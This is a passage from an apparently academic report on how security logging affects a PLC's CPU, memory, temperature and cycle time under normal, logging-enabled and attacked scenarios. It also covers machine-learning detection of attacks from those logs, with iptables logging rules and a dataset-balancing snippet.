
Table 6: Delay Time Statistics Across Different Scenarios

3.1.2 Memory Usage Analysis

The next measurements are used for profiling the differences in memory usage between those three scenarios. This is drawn in Figure ??, showing the memory usage in KB over the time in minutes, the first two Normal and Logging-Enabled have approximately the same rise of memory consumption with time, with a slowly increase over the time. Nonetheless, the Attacked scenario totally differs in terms of memory consumption speed. In order for a better understanding of the memory consumption rate, the slopes are illustrated in Figure ??; that is the most important difference: 32.21 KB/min for Normal, 83.14 KB/min for Logging-Enabled, and 1235.38 KB/min for Attacked scenario. This shows that the memory consumption of the logging-enabled scenarios is faster compared to the normal scenario. However, it is still way apart from the attacked scenario, meaning little effect from logging on the capacity of the system. The downs are resulted by files which had the maximal size configured, so the older records were deleted in order to set free place for new records.


3.1.3 CPU Usage Analysis

From Figure ??, which displays the average CPU usage behavior plotted against the index, one index represents 100 ms, the function was made to be smoother so the change can be more visible. It can be seen that the average CPU usage for the logging-enabled scenario has always been higher than in the case for the normal usage. The attacked scenario faces very huge spikes that highly affect system performance when compared to those of higher constant scales. The spikes further raise CPU usage to much higher levels, beyond 80%. Contrary to the normal usage scenario which doesn't reach above 20%, even though the max was 57.5%



PICs/memory_fun.png

Figure 6: Memory Usage Over Time for Different Scenarios)



PICs/memory_slope.png

Figure 7: Memory Usage Slopes for Different Scenarios)

but just for a short time of period. It seems that the spikes are getting higher when logging is enable as compred when disabled.



Figure 8: Average CPU Usage Trend Over Time (Smoothed)

From Figure ??, the difference between the normal usage to the other two scenarios can be observed. In comparison it seems that the normal usage experiences much less variability and a stable trend over time. Even the number of outliers seem significantly smaller. This can be observed by looking into Table ?. The procentage of outliers is the samllest within the normal usage. Contrary, the spread of the attacked scenario is immense, which suggests that the value of the standard deviation is higher, meaning the CPU usage becomes more variable. It can be noted that the peak CPU usages for both the logging-enabled and attacked scenarios are more or less 100%. However, the number of outliers in the case of the attacked scenario is

the highest. The transition from the normal usage to the other scenarios seems to be impactful.




Figure 9: Average CPU Usage Boxplot Comparison

Table ?? further analyzes these scenarios. The normal usage has the minimum average CPU usage of 10.54%, minimum maximum value of 57.5%, with one of the smallest standard deviations of 1.28, which implies stability in performance. On the other hand, the average in the scenario of logging enabled is 22.86%, with a maximum of 99.5% though at a standard deviation of 14.59%, indicating higher variability than normal operation. The average of this attack scenario is the highest, being 25.87%, the maximum 100%, and the standard deviation is 21.93%, even showing further instability of such workloads. Even so, the logging-enabled scenario has more outliers and it seems that it has a slightly higher average without spikes the attacked scenario still has a higher mean, supporting the implication that the spikes are much

higher.

Name	Mean	Max	Std	Outliers
Normal	10.54	57.5	1.28	3268
Logging-Enabled	22.86	99.5	14.59	4238
Attacked	25.87	100.0	21.93	3685

Table 7: CPU Usage Statistics Across Different Scenarios

3.1.4 Board Temperature


Figure ?? shows temperature vs time for the PLC board in each of the three scenarios. It is clear from this plot that all three reach a steady state after some period of time. Testing has shown the board temperature tends to stabilize between 56°C to 58°C. Surely, there could be a difference of one to two degrees Celsius between the two cases because of the impact of some other factors such as direct sunlight on the PLC or room temperature. The green line, representing the logging-enabled scenario, increments in steps upon startup, and then falls in the stable condition at 57-58° after about 15 to 20 minutes. It also pertains to the cyberattack, orange line, a sharp rise in temperature from an attack technique where the linpease script was executed. This shows how some kinds of attacks can add additional loads to the PLC. By means of this a PLC stress test was carried out with a high computation load placed upon the system, a raise of 2 degrees Celsius appeared. This Figure ?? shows the stress test.

3.1.5 Exception Count Analysis

Since none of the three scenarios has raised the count of exceptions, this was proven from the data collected during all three scenarios or during a stress test where system performance was under heavy load. During the whole time of the stress test, with CPU usage at its peak, the count of exceptions did not deviate from earlier results. The median of the CPU usage was pretty high by 98%, meaning that basically throughout all the tests, the PLC was operating almost at full capacity. However, no exceptions have occurred; meaning, perhaps the threshold for exception triggers is programmed for more severe performance deterioration or complete hardware failure.

3.1.6 Findings and Implications

When logging is enabled, the system experienced significant performance overhead, revealing it with increased cycle times and cpu usage along with slightly increased memory consumption. This added around 13.5% of average cycle time when logging was enabled, this case might influence the capability of a critical system in real-time operational. The cybersecurity defense



PICs/temp_plot.png

Figure 10: Temperature Trends Over Time Across Scenarios




Figure 11: Temperature Trend During Stress Test Scenario

mechanism may benefit by better logging, but it does increase the load on the system resources sufficiently, hence driving memory and CPU usage higher than it normally would be. Matters only get worse during an attack: the system, already under stress, goes volatile, hugely spiking CPU and memory, which amplifies resource exhaustion and boosts the risks of instability. For instance, when the system was under a stress test, it became observable that even for simple terminal commands, the system took considerably more time to execute. In other words, logging, on the one hand, provides better monitoring, whereas it decreases operational efficiency in cases of high load on the other. Resource availability should be taken care of, with respect to ensuring no performance disruptions. Adding activity-specific attacks like those in the MITRE ATT&CK chain—where peak consumptions and drops will be weaponized to further destabilize a system, proves this point directly. For example, high consumption during the attack would not only increase the chances of performance degradation, but it might also make it easier for adversaries to disrupt operations with less detection if a system is already strained by logging. In such a context, selected logging methods should be lightweight, so that performance degradation is minimized. For instance, loggings that implement dynamic strategies, such as adapting to the system's load itself, will avoid performance bottlenecks. Simultaneously, attack detection shall be done taking into account an abnormal system load increase with logging then it may reveal hidden malicious activity. The fact that a PLC can keep functioning even under stressful conditions is enough attestation that the system is resilient; however, for keeping the operation intact, optimization of resource expenditure is necessary.

3.2 Machine Learning Models

Just a short analysis of the event-based dataset was enough to show that the share of network-related logs is suspiciously high. Generated by following iptables rules and logging incoming and outgoing connections commands:

```
1
2 # Outbound filtering: Allow traffic to 192.168.137.30, log everything else
3 sudo iptables -A OUTPUT -p tcp! -o lo -d 192.168.137.30 -j RETURN
4 sudo iptables -A OUTPUT -p tcp ! -o lo -j LOG --log-prefix "Outbound Connection: "
5
6 # Inbound filtering: Allow traffic from 192.168.137.30, log everything else
7 iptables -A INPUT -p tcp ! -i lo -s 192.168.137.30 -j RETURN
8 iptables -A INPUT -p tcp ! -i lo -j LOG --log-prefix "Inbound Connection: "
9
```

Listing 1: Iptables rules for logging inbound and outbound connections.

As the network logs are too common in the data, our first ML models achieved accuracy greater than 99%. It became evident that the results were unlikely been achieved from the

quality of the dataset, given that our performance exceeded that of established datasets such as SWaT, which typically exhibits a performance range of 95-99%. In order to test this assumption, we removed network logs from event logs and conducted the ML model training again. The performance substantially reduced which are presented in Table ?? and Table ??.

Model	True Negative	False Positive	False Negative	True Positive
AdaBoost	4447	19	75	198
Random Forest	4441	25	74	199
KNN	4418	48	65	208

Table 8: Confusion Matrix for Unbalanced Dataset

Model	Accuracy	Precision	Recall
AdaBoost	0.9802	0.9793	0.9802
Random Forest	0.9791	0.9781	0.9791
KNN	0.9762	0.9755	0.9762

Table 9: Performance Metrics for Unbalanced Dataset

From these results, one main observation would be that without the network logs, models performed less accurately the classification. It is shown in the Table X that AdaBoost scored the best by being around 98%, the other two performed slightly worse but still good. The change of the score is a result of to the incorporation of more log types, which then makes it more complex to be predicted by the model. Still looking only at the score can give us a false images since the Confusion Matrix shows the malicious logs that are mislabeled as benign for AdaBoost at 75, the Random Forest model at 74, and the KNN model at 65. That is very alarming because these are actually cases when the system will not recognize the actual attack. Thus, the OT system will be open to threats without detection. The risk of false negatives is very high in their case because most of the attacks would go unnoticed. Another Problem was the imbalance between the positive to negative labels, in this case benign to malicious logs. As the percentage of malicious logs is 5.7% in the new dataset without the network logs. This proved class imbalance was an additional factor in the dataset, having many more benign logs than malicious ones, which resulted in inaccurate predictions.

To correct this imbalance, first the downsampling of the majority class was carried out as follows:

This balanced the dataset with bringing an equal proportion between the labels across the dataset.

Indeed, the balanced dataset gave much more stable and reliable results as it can be seen Table ?? and Table ??, as can be seen from the confusion matrices, where both classes are

```

1 df_majority = df[df.Label == 0]
2 df_minority = df[df.Label == 1]
3
4 df_majority_downsampled = resample(df_majority,
5                                   replace=False,
6                                   n_samples=len(df_minority),
7                                   random_state=42)

```

Listing 2: Python code for downsampling majority class to balance dataset.

Model	True Negative	False Positive	False Negative	True Positive
AdaBoost	258	16	15	255
Random Forest	258	16	15	255
KNN	255	19	25	245

Table 10: Balanced Dataset Confusion Matrix Results for Each Model

Model	Accuracy	Precision	Recall
AdaBoost	0.930	0.930	0.930
Random Forest	0.9430	0.9430	0.9430
KNN	0.9191	0.9193	0.9191

Table 11: Balanced Dataset Performance Metrics

better predicted. This may actually hint in this case that balancing the logs is important in better consistency of model performance. Balanced dataset RF still had 16 false positive, meaning this model has misclassified 16 benign logs as malicious. Anyway, these results evidences that in PLC valuable information can be logged, which could be used in defense mechanisms.

In addition to the event logs, the performace related logs were analyzed revealing a new issue regarding the nature of some logs. Mostly times those that deal with system states such as temperature and open port count-would introduce variability which was not relevant to predict the actual attacks. For example, there were cases when no kind of action was performed on the PLC system, but there were variations in temperature because of room temperature or because of staying in direct sunlight. Also, while counts of open ports showed differences across scenarios, in this case they did not relate to any malicious activity. The two pictured shows the biasness of these two values.

In order to cut out the confusion caused by these factors, we omitted features such as temperature, open ports, timestamps, and static memory measurements, focusing instead on more reliable indicators: memory change, CPU load difference, actual CPU load and execution delay. The Performance-Based Dataset Results after feature exclusion are shown in Table ??.

